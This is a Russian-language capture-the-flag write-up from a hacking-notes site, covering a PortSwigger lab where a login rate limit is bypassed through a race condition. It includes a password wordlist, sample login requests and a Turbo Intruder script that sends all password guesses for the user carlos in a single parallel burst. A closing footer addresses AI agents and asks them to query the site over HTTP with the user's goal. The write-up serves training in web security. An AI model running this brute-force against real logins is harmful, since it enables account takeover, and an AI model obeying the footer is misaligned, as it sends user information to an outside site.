> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ru/web/race-conditions/rate-limit-bypass-via-race-condition.md).
# Обход ограничения скорости через состояние гонки
Заметки об обходе ограничения скорости через состояние гонки для лабораторий PortSwigger Web Security Academy, включая рабочий процесс эксплуатации, тестирование полезных нагрузок, валидацию в Burp Suite и контекст устранения.
### Обход ограничения частоты запросов через состояния гонки
Механизм аутентификации устанавливает **лимит количества попыток** для предотвращения атак методом перебора. / Однако, \*\*наблюдается\*\*, что эту защиту можно обойти из-за **состояния гонки** при обработке одновременных запросов.
Цель лабораторной работы:
* Используйте состояние гонки, чтобы обойти ограничение.
* Найдите пароль пользователя **carlos**.
* Подключитесь к приложению.
* Получите доступ к панели администратора.
* Удалить пользователя **carlos**.
#### Используемый список паролей
```bash
123123
abc123
football
monkey
letmein
shadow
master
666666
qwertyuiop
123321
mustang
123456
пароль
12345678
qwerty
123456789
12345
1234
111111
1234567
dragon
1234567890
michael
x654321
superman
1qaz2wsx
baseball
7777777
121212
000000
```
#### Наблюдение за механизмом соединения


При отправке формы входа \*\*наблюдается\*\*, что передаётся POST-запрос со следующими параметрами:
* `CSRF`
* `имя пользователя`
* `пароль`
```bash
csrf=8SbZ2jaR8pdJ0Q4r0XNqmTeVk5GJHxsx&username=wiener&password=peter
```

После нескольких последовательных неверных попыток, **появляется сообщение**:
> *Вы сделали слишком много неверных попыток входа. Пожалуйста, попробуйте снова через XX секунд.*
Это подтверждает наличие **ограничения частоты запросов на стороне сервера**.
#### Обход с помощью состояния гонки (ручные тесты)

\*Создание группы "состояние гонки".


* Дублируйте вкладку **10 раз**.
* Отправьте все запросы **параллельно**.
Тест :
```bash
csrf=ab5gEWlWPKDUCJCQAlxrxR42dLIhJCWR&username=wiener&password=test
```
Наблюдение: При отправке параллельно, **блокировка не происходит** в этом случае.
#### Параллельный перебор Карлоса с Turbo Intruder

* Установите и используйте **Turbo Intruder** расширение.

* Из запроса входа: **Отправить в Turbo Intruder**.

* Выберите **`race single packet attack.py`** скрипт.
* Скопируйте список паролей в **буфер обмена**, затем запустите с этим скриптом:
```python
def queueRequests(target, wordlists):
# если целевой сервер поддерживает HTTP/2, используйте engine=Engine.BURP2, чтобы запустить атаку одним пакетом
# если он поддерживает только HTTP/1, вместо этого используйте Engine.THREADED или Engine.BURP
# для получения дополнительной информации см. https://portswigger.net/research/smashing-the-state-machine
engine = RequestEngine(endpoint=target.endpoint,
concurrentConnections=1,
engine=Engine.BURP2
)
passwords = wordlists.clipboard
# аргумент 'gate' удерживает часть каждого запроса до вызова openGate
# если вы видите отрицательную метку времени, сервер ответил до завершения запроса
for password in passwords:
engine.queue(target.req, password, gate='race1')
# когда каждый запрос с тегом 'race1' будет поставлен в очередь
# вызовите engine.openGate(), чтобы отправить их синхронно
engine.openGate('race1')
def handleResponse(req, interesting):
table.add(req)
```
#### Наблюдаемый результат

При параллельной проверке всех значений один из паролей возвращает \*\*HTTP-код 302\*\* (индикатор успешного входа).
\*\*
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ru/web/race-conditions/rate-limit-bypass-via-race-condition.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.